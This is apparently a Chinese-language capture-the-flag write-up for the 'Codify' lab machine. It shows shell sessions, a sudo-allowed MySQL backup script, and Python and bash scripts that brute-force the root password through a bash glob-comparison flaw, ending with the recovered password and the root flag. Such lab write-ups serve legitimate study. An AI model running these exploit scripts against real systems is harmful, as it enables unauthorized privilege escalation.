


```
Last login: Tue Nov 14 12:38:29 2023 from 10.10.14.87
joshua@codify:~$ id
uid=1000(joshua) gid=1000(joshua) groups=1000(joshua)
joshua@codify:~$ whoami
joshua
joshua@codify:~$ uname -a
Linux codify 5.15.0-88-generic #98-Ubuntu SMP Mon Oct 2 15:18:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
joshua@codify:~$ ls
user.txt
joshua@codify:~$ cat user.txt
12691aa5fd83dc281ceb7d6d6ef4925a
joshua@codify:~$ 
```

Root提權還是不懂



```
12691aa5fd83dc281ceb7d6d6ef4925a
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$ 
```



```
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:/tmp$ cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
joshua@codify:/tmp$ 
```


參考一：https://github.com/anordal/shellharden/blob/master/how_to_do_things_safely_in_bash.md?source=post_page-----933488bfbfff--------------------------------

參考二：https://mywiki.wooledge.org/BashPitfalls?source=post_page-----933488bfbfff--------------------------------

```python
import string
import subprocess
all = list(string.ascii_letters + string.digits)
password = ""
found = False

while not found:
    for character in all:
        command = f"echo '{password}{character}*' | sudo /opt/scripts/mysql-backup.sh"
        output = subprocess.run(command, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, text=True).stdout

        if "Password confirmed!" in output:
            password += character
            print(password)
            break
    else:
        found = True
```

---

passwd : kljh12k3jhaskjh12kjh3



```
root@codify:~# id
uid=0(root) gid=0(root) groups=0(root)
root@codify:~# whoami
root
root@codify:~# uname -a
Linux codify 5.15.0-88-generic #98-Ubuntu SMP Mon Oct 2 15:18:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
root@codify:~# cat root.txt
38ce27285ad0e37eb95f7631568c6400
root@codify:~# 
```

别人指令.sh

```
password=""

while true; do
    password_check=$(echo "$password" | sudo /opt/scripts/mysql-backup.sh 2>&1 | wc -l)

    if [ $password_check -gt 2 ]
    then
        echo "$password"
        break
    fi

    for char in {a..z} {A..Z} {0..9}; do
        result_number_of_lines=$(echo "$password$char*" | sudo /opt/scripts/mysql-backup.sh 2>&1 | wc -l)

        if [ $result_number_of_lines -gt 2 ]
        then
            password="$password$char"
            continue
        fi
    done
done
```